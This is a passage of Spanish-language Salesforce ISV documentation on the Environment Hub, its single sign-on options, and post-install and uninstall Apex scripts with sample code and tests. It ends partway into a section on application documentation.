Puede conectar organizaciones existentes de Salesforce al Núcleo de entorno; permitiéndole gestionar todos sus entornos de desarrollo y prueba desde una sola ubicación. Cuando conecta una organización al Núcleo, se descubren las organizaciones relacionadas automáticamente por o que no tiene que conectarlas manualmente.

PERMISOS DE USUARIO

Para conectar una organización al el Núcleo de entorno:

- "Conectar organizaciones al Núcleo de entorno"

Los siguientes tipos de organizaciones relacionadas se descubren automáticamente.

- Para cualquier organización, todas las organizaciones de sandbox creadas desde ella.
- Para una organización de versión, todas sus organizaciones de parche relacionadas.
- Para una organización de gestión de Trialforce, todas las organizaciones de origen de Trialforce se crean a partir de ella.
- Para una organización con la Aplicación de gestión de licencias (LMA) instalada, cualquier organización de prueba con una paquete gestionado registrado en la LMA

Nota: No puede conectar una organización sandbox al Núcleo de entorno directamente. Si desea conectar un entorno sandbox, conecte primero la organización utilizada para crear el entorno sandbox al Núcleo de entorno. A continuación, actualice la organización sandbox. La actualización la agrega automáticamente como un miembro del núcleo.

**1.** Inicie sesión en el Núcleo de entorno y luego seleccione **Conectar organización**.

2. Introduzca el nombre de usuario del administrador para la organización que desea conectar y opcionalmente, una breve descripción. Una descripción facilita la tarea de buscar la organización más adelante, especialmente si su núcleo tiene varios miembros.
3. De forma predeterminada, el inicio de sesión único (SSO) está activado para la organización que ha conectado. Para desactivar el inicio de sesión único SSO, anule la selección de **Activar SSO automáticamente para esta organización**.
4. Seleccione **Conectar organización** de nuevo.
5. En la ventana emergente, introduzca el nombre de usuario y la contraseña de administrador de la organización. Si no ve la ventana emergente, desactive temporalmente el software de bloqueo de anuncios de su navegador e inténtelo de nuevo.
6. Seleccione **Iniciar sesión** y luego seleccione **Permitir**.

## Crear una organización desde el núcleo de entorno

Puede crear organizaciones desde el Núcleo de entorno para fines de desarrollo y de prueba. Si usted es un usuario ISV, también puede crear organizaciones de edición de socio con límites superiores, más almacenamiento y otras personalizaciones para admitir el desarrollo de aplicaciones. Cuando crea una organización desde el Núcleo de entorno, se vuelve un miembro del núcleo y se establece su idioma predeterminado por la ubicación del usuario.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:
- "Gestionar el Núcleo de entorno"

Nota: Puede crear hasta 20 organizaciones miembro por día. Para crear más organizaciones, registre un caso en la Comunidad de socios.

1. Inicie sesión en el Núcleo de entorno y luego seleccione **Crear organización**.
2. Seleccione un fin de la organización.

| Objetivo | Le permite crear: |
|---|---|
| Desarrollo | Organizaciones de Developer Edition para crear y empaquetar aplicaciones. |
| Prueba/Demostración | Las versiones de prueba de organizaciones estándar de Salesforce para pruebas y demostraciones. Estas organizaciones son similares a las que crean los clientes en www.salesforce.com/trial. Cuando crea una organización de prueba/demostración, puede especificar una plantilla de Trialforce si desea que la organización incluya sus personalizaciones. |
| Trialforce | Organizaciones de origen de Trialforce (TSOs) como una alternativa para utilizar una Organización de gestión de Trialforce. Utilice el Núcleo de entorno para crear Organizaciones de origen de Trialforce (TSO) a menos que necesite personalizar marcas en sus correos electrónicos o página de inicio de sesión. |

3. Introduzca la información necesaria para el tipo de organización que ha seleccionado.
4. Lea el Contrato de suscripción principal y luego seleccione la casilla de verificación.
5. Seleccione **Crear**.

Cuando su organización esté lista, recibirá una confirmación por correo electrónico y la organización aparece en su lista de miembros del núcleo.

## Inicio de sesión único en el núcleo de entorno

El desarrollo, las pruebas y la implementación de aplicaciones significa cambiar entre varios entornos de Salesforce y proporcionar credenciales de inicio de sesión cada vez. El inicio de sesión único (SSO) simplifica este proceso permitiendo a un usuario del Núcleo de entorno iniciar sesión en organizaciones miembro sin volver a autenticar. Puede configurar SSO definiendo asignaciones de usuario manualmente, utilizando Id. de federación o creando una fórmula.

El Núcleo de entorno admite estos métodos de SSO para usuarios coincidentes.

| Método de SSO | Descripción |
|---|---|
| Usuarios asignados | Busque usuarios en el Núcleo de entorno que coincidan con usuarios en una organización miembro manualmente. Usuarios asignados es el método predeterminado para asignaciones de usuario de SSO definido desde la página de detalles de miembro. |
| Id. de federación | Compare usuarios con el mismo Id. de federación tanto en el Núcleo de entorno como en una organización miembro. |
| Fórmula de nombre de usuario | Compare usuarios en el Núcleo de entorno y una organización miembro según una fórmula que defina. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Si especifica varios métodos de SSO, se evalúan en este orden: (1) Usuarios asignados, (2) Id. de federación y (3) Fórmula de nombre de usuario. El primer método que da como resultado una coincidencia se utiliza para el inicio de sesión del usuario y se ignoran los demás métodos. Si no se identifica un usuario coincidente, el Núcleo de entorno dirige el usuario a la página de inicio de sesión estándar de Salesforce.

Nota: SSO no funciona para usuarios agregados recientemente o para asignaciones de usuario definidas en una organización sandbox. Solo agregue usuarios, modifique información de usuarios o defina asignaciones para usuarios de SSO en la organización principal de sandbox.

### Activar SSO para una organización miembro

Puede activar el inicio de sesión único (SSO) para permitir al usuario del Núcleo entorno iniciar sesión en una organización miembro sin volver a autenticar.

### Definir una asignación de usuario de SSO

Puede definir manualmente una asignación de usuario de inicio de sesión único (SSO) entre un usuario en el Núcleo de entorno y un usuario en una organización miembro. Antes de definir una asignación de usuario, active SSO en la organización miembro del núcleo.

### Utilizar el Id. de federación o fórmula para SSO

Puede hacer coincidir un usuario de Núcleo de entorno con un usuario en una organización miembro utilizando un Id. de federación o una fórmula de nombre de usuario. Para cualquiera de los métodos, active SSO en la organización miembro del núcleo en primer lugar.

### Desactivar SSO para una organización miembro

Si desea que los usuarios del Núcleo de entorno vuelvan a autenticar al iniciar sesión en una organización miembro, puede desactivar SSO. La desactivación de SSO no elimina las asignaciones de usuario que ha definido, por lo que siempre puede volver a activar SSO más adelante.

## Activar SSO para una organización miembro

Puede activar el inicio de sesión único (SSO) para permitir al usuario del Núcleo entorno iniciar sesión en una organización miembro sin volver a autenticar.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:
- "Gestionar el Núcleo de entorno"

1. Inicie sesión en el Núcleo de entorno y luego seleccione una organización miembro. Si no visualiza ninguna organización miembro, compruebe su vista de lista.
2. Seleccione **Activar SSO**.
3. Confirme que desea activar SSO para esta organización y luego seleccione **Activar SSO** de nuevo.

## Definir una asignación de usuario de SSO

Puede definir manualmente una asignación de usuario de inicio de sesión único (SSO) entre un usuario en el Núcleo de entorno y un usuario en una organización miembro. Antes de definir una asignación de usuario, active SSO en la organización miembro del núcleo.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:
- "Gestionar el Núcleo de entorno"

Las asignaciones de usuarios pueden ser de muchos a uno pero no de uno a muchos. En otras palabras, puede asociar varios usuarios en el Núcleo de entorno a un usuario en una organización miembro. Por ejemplo, si desea que los miembros de su equipo de control de calidad inicien sesión en una organización de prueba como el mismo usuario, debe definir asignaciones de usuario.

1. Inicie sesión en el Núcleo de entorno y luego seleccione una organización miembro. Si no visualiza ninguna organización miembro, compruebe su vista de lista.
2. Vaya a la lista relacionada Asignaciones de usuario de inicio de sesión único y luego seleccione **Nueva asignación de usuario de SSO**.
3. Introduzca el nombre de usuario del usuario que desea asignar en la organización miembro y luego busque un usuario en el Núcleo de entorno.
4. Seleccione **Guardar**.

## Utilizar el Id. de federación o fórmula para SSO

Puede hacer coincidir un usuario de Núcleo de entorno con un usuario en una organización miembro utilizando un Id. de federación o una fórmula de nombre de usuario. Para cualquiera de los métodos, active SSO en la organización miembro del núcleo en primer lugar.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:
- "Gestionar el Núcleo de entorno"

1. Inicie sesión en el Núcleo de entorno y luego seleccione una organización miembro. Si no visualiza ninguna organización miembro, compruebe su vista de lista.
2. Vaya a Configuración de SSO y luego seleccione un método.

| Método | Pasos |
|---|---|
| `Método SSO 2: Id. de federación` | Seleccione la casilla de verificación. |
| `Método SSO 3: Fórmula de nombre de usuario` | Seleccione la casilla de verificación y luego defina una fórmula. Por ejemplo, para que coincida la primera parte del nombre de usuario (la parte anterior al signo "@") con un nombre de dominio explícito, introduzca:<br>`LEFT($User.Username, FIND("@", $User.Username)) & ("mydev.org")` |

3. Seleccione **Guardar**.

## Desactivar SSO para una organización miembro

Si desea que los usuarios del Núcleo de entorno vuelvan a autenticar al iniciar sesión en una organización miembro, puede desactivar SSO. La desactivación de SSO no elimina las asignaciones de usuario que ha definido, por lo que siempre puede volver a activar SSO más adelante.

1. Inicie sesión en el Núcleo de entorno y luego seleccione una organización miembro. Si no visualiza ninguna organización miembro, compruebe su vista de lista.
2. Seleccione **Desactivar SSO**.
3. Confirme que desea desactivar SSO para esta organización y luego seleccione **Desactivar SSO** de nuevo.

PERMISOS DE USUARIO

Para establecer y configurar el Núcleo de entorno:
- "Gestionar el Núcleo de entorno"

## Prácticas recomendadas de núcleo del entorno

Siga estas directrices y prácticas recomendadas cuando utilice el Núcleo de entorno.

- Si usted es un administrador o desarrollador, elija la organización que su equipo utiliza con más frecuencia como su organización de núcleo. Si usted es un socio de ISV, el Núcleo de entorno ya está instalado en su organización comercial de socio.
- Configure Mi dominio para cada organización miembro además de la organización de núcleo. Como cada Mi dominio incluye una URL de dominio única, es más fácil distinguir entre las organizaciones miembro que utilizar para fines de desarrollo y prueba.
- Ya que cada organización miembro es un objeto estándar (de tipo EnvironmentHubMember), puede modificar su comportamiento o acceder a ella programáticamente. Por ejemplo, puede crear campos personalizados, configurar reglas de flujo de trabajo o definir asignaciones de usuario y activar el inicio de sesión único utilizando la API, para cualquier organización miembro.
- Decida una estrategia para la activación del acceso SSO de acuerdo con los requisitos de seguridad de su empresa. A continuación, seleccione el método SSO (asignación explícita, Id. de federación o fórmula personalizada) que se ajuste a sus necesidades.
- SSO no funciona para usuarios agregados recientemente o para asignaciones de usuario definidas en una organización sandbox. Solo agregue usuarios, modifique información de usuarios o defina asignaciones para usuarios de SSO en la organización principal de sandbox.
- La aplicación conectada Núcleo de entorno es solo para uso interno. No la active para ningún perfil. A no ser que Salesforce lo recomiende, no elimine la aplicación conectada ni ajuste su configuración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Preguntas más frecuentas acerca del Núcleo de entorno

Respuestas a preguntas comunes acerca del Núcleo de entorno.

¿Puedo utilizar el Núcleo de entorno en Lightning Experience?
Dónde puedo instalar el Núcleo de entorno?
¿Mi dominio es obligatorio para utilizar el Núcleo de entorno?
¿Puedo instalar el Núcleo de entorno en más de una organización?
¿Puedo activar el Núcleo de entorno en una organización sandbox?
¿Qué tipo de organizaciones puedo crear en el Núcleo de entorno?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

¿Cómo se determina la configuración regional para la organización que creo en el Núcleo de entorno?

¿Las organizaciones que creo en el Núcleo de entorno son las mismas que aquellas que creé en el portal de socios?

¿Puede una organización ser miembro de múltiples Núcleos de entorno?

¿Puedo desactivar el Núcleo de entorno?

### ¿Puedo utilizar el Núcleo de entorno en Lightning Experience?

Sí, tanto Salesforce Classic como Lightning Experience admiten el Núcleo de entorno.

### Dónde puedo instalar el Núcleo de entorno?

Si usted es un socio de ISV, el Núcleo de entorno ya está instalado en su organización comercial de socio.

En caso contrario, instale el Núcleo de entorno en una organización a la que pueden acceder todos sus usuarios, como su organización CRM. No instales el Núcleo de entorno en una organización Developer Edition que contiene su paquete gestionado. Hacer esto puede causar problemas cuando cargue una nueva versión de paquete o envíe una actualización a clientes.

### ¿Mi dominio es obligatorio para utilizar el Núcleo de entorno?

No, Mi dominio no es obligatorio. Sin embargo, si no configura Mi dominio, no puede conectar organizaciones existentes al Núcleo de entorno o utilizar el inicio de sesión único para iniciar sesión en organizaciones de miembros. Salesforce recomienda configurar Mi dominio cuando configure el Núcleo de entorno.

### ¿Puedo instalar el Núcleo de entorno en más de una organización?

Sí, pero debe gestionar cada Núcleo de entorno de forma independiente. Aunque Salesforce recomienda un Núcleo de entorno por empresa, varios núcleos tienen sentido para su empresa. Por ejemplo, si desea mantener las organizaciones asociadas con líneas de productos separadas.

### ¿Puedo activar el Núcleo de entorno en una organización sandbox?

No, no puede activar el Núcleo de entorno en una organización sandbox. Active el Núcleo de entorno en una organización de producción a la que pueden acceder todos sus usuarios.

### ¿Qué tipo de organizaciones puedo crear en el Núcleo de entorno?

Puede crear organizaciones para fines de desarrollo y prueba. Los socios ISV, también pueden crear organizaciones de edición de socio con límites superiores, más almacenamiento y otras personalizaciones para admitir el desarrollo de aplicaciones. Si es un socio pero no ve organizaciones de edición de socio en el Núcleo de entorno, registre un caso en la Comunidad de socios.

| Tipo de organización | Uso óptimo para | Caduca después de |
|---|---|---|
| Group Edition | Pruebas | 30 días |
| Enterprise Edition | Pruebas | 30 días |
| Professional Edition | Pruebas | 30 días |
| Partner Developer Edition | Desarrollo de aplicaciones y componentes Lightning | Nunca |
| Partner Group Edition | Pruebas eficientes y demostraciones de cliente | 1 año, a menos que solicite una extensión |

| Tipo de organización | Uso óptimo para | Caduca después de |
|---|---|---|
| Partner Enterprise Edition | Pruebas eficientes y demostraciones de cliente | 1 año, a menos que solicite una extensión |
| Partner Professional Edition | Pruebas eficientes y demostraciones de cliente | 1 año, a menos que solicite una extensión |
| Organizaciones de origen de Trialforce | Creación de plantillas de Trialforce | 1 año, a menos que solicite una extensión |
| Consulting Partner Edition | Demostraciones de cliente | 1 año, a menos que solicite una extensión |

### ¿Cómo se determina la configuración regional para la organización que creo en el Núcleo de entorno?

Su configuración regional de usuario de Salesforce determina la configuración regional predeterminada de organizaciones que crea. Por ejemplo, si la configuración regional de su usuario está establecido como `Inglés (Reino Unido)`, esa es la configuración regional predeterminada para las organizaciones que crea. De este modo, las organizaciones que crea ya están personalizadas para las regiones donde se encuentran.

### ¿Las organizaciones que creo en el Núcleo de entorno son las mismas que aquellas que creé en el portal de socios?

Sí, las organizaciones son idénticas a aquellas que creó en el portal de socios. El Núcleo de entorno utiliza las mismas plantillas, por lo que las organizaciones incluyen las mismas personalizaciones, como un mayor límite y más licencias. También puede utilizar el Núcleo de entorno para crear las mismas organizaciones de Group Edition, Professional Edition y Entreprise Edition que los usuarios utilizan. De este modo, puede probar su aplicación en implementaciones de clientes realistas.

### ¿Puede una organización ser miembro de múltiples Núcleos de entorno?

No, una organización solo puede ser miembro de un Núcleo de entorno a la vez. Después de conectar una organización al Núcleo de entorno, debe ponerse en contacto con el equipo de atención al cliente de Salesforce para romper la asociación.

### ¿Puedo desactivar el Núcleo de entorno?

Después de instalar el Núcleo de entorno en una organización, no puede desactivarlo. Sin embargo, puede ocultar el Núcleo de entorno a los usuarios. Vaya a Configuración e introduzca *`Menú de aplicación`* en el cuadro Búsqueda rápida y luego seleccione **Menú de aplicación**. Desde el Menú de aplicación, puede elegir si ocultar una aplicación o hacerla visible.

### Consideraciones para el Núcleo de entorno en Lightning Experience

Tenga en cuenta a estas consideraciones al crear y gestionar organizaciones en el Núcleo de entorno.

**Limitaciones de vista de lista**

No puede filtrar miembros de núcleo por fecha de caducidad de organización al crear o actualizar vistas de lista en Lightning Experience. Si tiene una vista de lista existente que incluye la fecha de caducidad de la organización en sus criterios de filtro, esa vista de lista no funciona en Lightning Experience. Para filtrar miembros de núcleo por fecha de caducidad de organización, cambie a Salesforce Classic y luego utilice la vista de lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Solución de fallos de la prueba de Apex

Es posible que las instalaciones o actualizaciones no superen las pruebas de Apex. Sin embargo, se pueden ignorar algunos fallos. Por ejemplo, es posible que un desarrollador escriba una prueba de Apex que realice suposiciones sobre los datos de un suscriptor.

Si es un suscriptor cuya instalación falla debido a una prueba de Apex, póngase en contacto con el desarrollador del paquete para obtener ayuda.

Si es un desarrollador y falla la instalación debido a un fallo de prueba de Apex, compruebe lo siguiente:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

- Asegúrese de que organiza todos los datos necesarios para la prueba de Apex, en lugar de basarse en los datos del suscriptor existentes.
- Si un suscriptor crea una regla de validación, campo necesario o desencadenador en un objeto referenciado en su paquete, su prueba podrá fallar si ejecuta DML en este objeto. Si este objeto se crea únicamente sólo por motivos de prácticas y nunca en el tiempo de ejecución y se produce un error en la creación debido a los conflictos, puede ignorarlo con seguridad y continuar con la prueba. De lo contrario, póngase en contacto con el cliente y determine la repercusión.

## Ejecución de Apex en la actualización/instalación del paquete

Los desarrolladores de aplicaciones pueden especificar una secuencia de comandos de Apex para ejecutar automáticamente después de que un suscriptor instale y actualice un paquete gestionado. Eso permite personalizar la instalación o la actualización del paquete, basándose en detalles de la organización del suscriptor. Por ejemplo, puede utilizar la secuencia de comandos para cumplimentar la configuración personalizada, crear datos de muestra, enviar un correo electrónico al instalador, notificar un sistema externo o poner en marcha un trabajo para cumplimentar un nuevo campo en un gran conjunto de datos. Para simplificar, solo puede especificar una secuencia de comandos posterior a la instalación. Debe ser una clase Apex miembro del paquete.

La secuencia de comandos posterior a la instalación se invoca después de ejecutar pruebas y está sujeta a límites reguladores predeterminados. Se ejecuta como el usuario de un sistema especial que representa su paquete, por lo que todas las operaciones realizadas por la secuencia de comandos aparecen como realizadas en su paquete. Puede acceder a este usuario utilizando UserInfo. Solo verá este usuario en el tiempo de ejecución, no durante las pruebas de ejecución.

Si la secuencia de comandos falla, se cancelará la instalación/actualización. Cualquier error en la secuencia de comandos se enviará por correo electrónico al usuario específico en el campo **Notificar error de Apex** del paquete. Si no se especifica ningún usuario, los detalles de instalación/actualización no estarán disponibles.

La secuencia de comandos posterior a la instalación cuenta con las siguientes propiedades adicionales.

- Puede iniciar trabajos por lotes, programados y futuros.
- No puede acceder a los Id. de sesión.

- Solo puede realizar llamadas utilizando una operación sin sincronizar. La llamada se produce después de ejecutar la secuencia de comandos y de que la instalación haya finalizado y se haya asignado.

Nota: No puede ejecutar una secuencia de comandos posterior a la instalación en una nueva organización de prueba proporcionada utilizando Trialforce. La secuencia de comandos solo se ejecuta cuando un suscriptor instala su paquete en una organización existente.

¿Cómo funciona una secuencia de comandos posterior a la instalación?

Ejemplo de una secuencia de comandos posterior a la instalación

Especificación de una secuencia de comandos posterior a la instalación

## ¿Cómo funciona una secuencia de comandos posterior a la instalación?

Una secuencia de comandos posterior a la instalación es una clase de Apex que implementa la interfaz `InstallHandler`. Esta interfaz tiene un único método denominado `onInstall` que especifica las acciones que deben realizarse en una instalación.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

El método `onInstall` toma un objeto de contexto como su argumento, que proporciona la siguiente información.

- El Id. de la organización en la que tiene lugar la instalación
- El Id. del usuario que inició la instalación
- El número de versión del paquete instalado previamente (especificado mediante la clase `Version`). Siempre es un número de tres partes como, por ejemplo, 1.2.0.
- Si la instalación es una actualización.
- Si la instalación es un envío.

El argumento de contexto es un objeto cuyo tipo es la interfaz `InstallContext`. El sistema implementa automáticamente esta interfaz. La siguiente definición de la interfaz `InstallContext` muestra los métodos que puede activar en el argumento de contexto.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

### Métodos y clase de la versión

Puede utilizar los métodos de la clase `System.Version` para obtener la versión de un paquete gestionado y comparar versiones de paquetes. Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *`majorNumber.minorNumber.patchNumber`* (por ejemplo, 2.1.3). Los números mayor y menor aumentan hasta el valor seleccionado con cada versión que no sea de parche. Los aumentos de los números mayor y menor siempre utilizarán un número de parche de 0.

A continuación se incluyen métodos de instancia para la clase `System.Version`.

| Método | Argumentos | Tipo de retorno | Descripción |
|---|---|---|---|
| `compareTo` | System.Version *`versión`* | Entero | Compara la versión actual con la versión especificada y devuelve uno de los valores siguientes:<br>• Cero si la versión actual del paquete es igual a la versión del paquete especificado<br>• Un valor Entero superior a cero si la versión actual del paquete es superior a la versión del paquete especificado<br>• Un valor Entero inferior a cero si la versión actual del paquete es inferior a la versión del paquete especificado<br>Si se compara una versión de dos partes con una versión de tres partes, se ignorará el número de la ruta y la comparación se basará únicamente en los números mayor y menor. |
| `major` | | Entero | Devuelve la versión superior del paquete del código de llamada. |
| `minor` | | Entero | Devuelve la versión inferior del paquete del código de llamada. |
| `patch` | | Entero | Devuelve la versión de parche del paquete del código de llamada o `null` si no hay ninguna versión de parche. |

La clase `System` contiene dos métodos que puede utilizar para especificar la lógica condicional, de modo que versiones distintas del paquete muestren diferentes comportamientos.

- `System.requestVersion`: Devuelve una versión de dos partes que contiene los números de versión mayor y menor de un paquete. Con este método puede determinar la versión de una instancia instalada de su paquete desde la que el código de llamada hace referencia a su paquete. Dependiendo de la versión del código de llamada, puede personalizar el comportamiento del código de su paquete.
- `System.runAs(System.Version)`: Cambia la versión actual del paquete a la versión del paquete especificada en el argumento.

Cuando un suscriptor ha instalado varias versiones de su paquete y escribe un código que hace referencia a las clases o desencadenadores de Apex de su paquete, debe seleccionar la versión a la que está haciendo referencia. Puede ejecutar distintas rutas de código en el código Apex de su paquete en función de la configuración de la versión del código Apex de llamada que realiza la referencia. Puede determinar la configuración de la versión del paquete del código de llamada activando el método `System.requestVersion` en el código del paquete.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Clase de versión

## Ejemplo de una secuencia de comandos posterior a la instalación

La siguiente secuencia de comandos posterior a la instalación de muestra realiza estas acciones al instalar/actualizar un paquete.

- Si la versión anterior es nula, es decir, el paquete se está instalando por primera vez, la secuencia de comandos:
  - Crea una nueva cuenta denominada "Newco" y verifica que se ha creado.
  - Crea una nueva instancia de la encuesta del objeto personalizado denominada "Client Satisfaction Survey".
  - Envía un mensaje de correo electrónico al suscriptor confirmando la instalación del paquete.
- Si la versión anterior es 1.0, la secuencia de comandos crea una nueva instancia de la encuesta denominada "Upgrading from Version 1.0".
- Si el paquete es una actualización, la secuencia de comandos crea una nueva instancia de la encuesta denominada "Sample Survey during Upgrade".
- Si la actualización se está enviando, la secuencia de comandos crea una nueva instancia de la encuesta denominada "Sample Survey during Push".

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
    }
  }
```

Puede comprobar una secuencia de comandos posterior a la instalación mediante el nuevo método `testInstall` de la clase `Test`. Este método toma los siguientes argumentos.

- Una clase que implementa la interfaz `InstallHandler`.
- Un objeto `Version` que especifica el número de versión del paquete existente.
- Un valor booleano opcional que es `true` si la instalación es un envío. El valor predeterminado es `false`.

Este ejemplo muestra cómo comprobar una secuencia de comandos posterior a la instalación implementada en la clase de Apex `PostInstallClass`.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

## Especificación de una secuencia de comandos posterior a la instalación

Una vez haya creado y probado una secuencia de comandos posterior a la instalación, puede especificarlo en el campo de búsqueda **Secuencia de comandos posterior a la instalación** en la página Detalles del paquete. En versiones de parche posteriores, puede cambiar los contenidos de la secuencia de comandos pero no la clase de Apex.

La selección de clase también está disponible mediante la API de metadatos como `Package.postInstallClass`. Esto está representado en package.xml como un elemento de `<postInstallClass>foo</postInstallClass>`.

# Ejecución de Apex en la desinstalación del paquete

Los desarrolladores de aplicaciones pueden especificar una secuencia de comandos de Apex para ejecutar automáticamente después de que un suscriptor desinstale un paquete gestionado. Eso permite realizar tareas de limpieza y notificación, basándose en detalles de la organización del suscriptor. Para simplificar, solo puede especificar una secuencia de comandos de desinstalación. Debe ser una clase Apex miembro del paquete.

La secuencia de comandos de desinstalación está sujeta a límites reguladores predeterminados. Se ejecuta como el usuario de un sistema especial que representa su paquete, por lo que todas las operaciones realizadas por la secuencia de comandos aparecerán como realizadas en su paquete. Puede acceder a este usuario utilizando UserInfo. Solo verá este usuario en el tiempo de ejecución, no durante las pruebas de ejecución.

Si se produce un fallo en la secuencia de comandos, la desinstalación continúa pero no se comprometerá ninguno de los cambios realizados por la secuencia de comandos. Cualquier error en la secuencia de comandos se enviará por correo electrónico al usuario específico en el campo **Notificar error de Apex** del paquete. Si no se especifica ningún usuario, los detalles de desinstalación no estarán disponibles.

La secuencia de comandos de desinstalación tiene los siguientes límites. No puede utilizarlo para iniciar trabajos por lotes, futuros y programados para acceder a los Id. de sesión o para realizar llamadas.

¿Cómo funciona una secuencia de comandos de desinstalación?

Ejemplo de una secuencia de comandos de desinstalación

Especificación de una secuencia de comandos de desinstalación

## ¿Cómo funciona una secuencia de comandos de desinstalación?

Una secuencia de comandos de desinstalación es una clase de Apex que implementa la interfaz `UninstallHandler`. Esta interfaz tiene un único método denominado `onUninstall` que especifica las acciones que deben realizarse en una desinstalación.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

El método `onUninstall` toma un objeto de contexto como su argumento, que proporciona la siguiente información.

- El Id. de la organización en la que tiene lugar la desinstalación.
- El Id. del usuario que inició la desinstalación.

El argumento de contexto es un objeto cuyo tipo es la interfaz `UninstallContext`. El sistema implementa automáticamente esta interfaz. La siguiente definición de la interfaz `UninstallContext` muestra los métodos que puede activar en el argumento de contexto.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

## Ejemplo de una secuencia de comandos de desinstalación

El ejemplo de una secuencia de comandos de desinstalación siguiente realiza las siguientes acciones en la desinstalación del paquete.

- Inserta una entrada en la fuente que describe el usuario que ha ejecutado la desinstalación y la organización
- Crea y envía un mensaje de correo electrónico confirmando la desinstalación a ese usuario

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

Puede comprobar una secuencia de comandos de desinstalación mediante el método `testInstall` de la clase `Test`. Este método toma como argumento una clase que implementa la interfaz `UninstallHandler`.

Este ejemplo muestra cómo comprobar una secuencia de comandos de desinstalación implementada en la clase de Apex `UninstallClass`.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

## Especificación de una secuencia de comandos de desinstalación

Una vez haya creado y probado una secuencia de comandos de desinstalación y haberla incluido como un miembro de su paquete, puede especificarlo en el campo de búsqueda **Secuencia de comandos de desinstalación** en la página Detalles del paquete. En versiones de parche posteriores, puede cambiar los contenidos de la secuencia de comandos pero no la clase de Apex.

La selección de clase también está disponible mediante la API de metadatos como `Package.uninstallClass`. Esto está representado en package.xml como un elemento de `<uninstallClass>foo</uninstallClass>`.

# Desarrollo de la documentación de las aplicaciones

Salesforce recomienda la publicación de la aplicación en AppExchange con los tipos de documentación siguientes:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Opción Configurar**

Puede incluir una opción **Configurar** para los instaladores. Esta opción puede establecer un vínculo con los detalles de instalación y configuración, como:

- Oferta de servicio externo de una aplicación compuesta
- Configuración de aplicación personalizada

La opción **Configurar** se incluye en su paquete como un vínculo personalizado. Puede crear un vínculo personalizado para sus formatos de página de inicio y agregarlo a su paquete.

1. Cree un vínculo personalizado a una URL que contenga información de configuración o una página de Visualforce que implemente la configuración. Cuando cree su vínculo personalizado, defina las propiedades de visualización como `Abrir en una ventana emergente separada` de manera que el usuario vuelva a la misma página de Salesforce cuando haya terminado.
2. Cuando cree el paquete, seleccione este vínculo personalizado en el campo `Configurar vínculo personalizado` de los detalles de su paquete.

**Hojas de datos**

Proporciona a los instaladores la información fundamental que necesitan sobre la aplicación antes de su instalación.

**Guía de personalización y mejora**

Ofrece información a los instaladores sobre lo que deben personalizar después de la instalación como parte de la implementación.

**Ayuda personalizada**
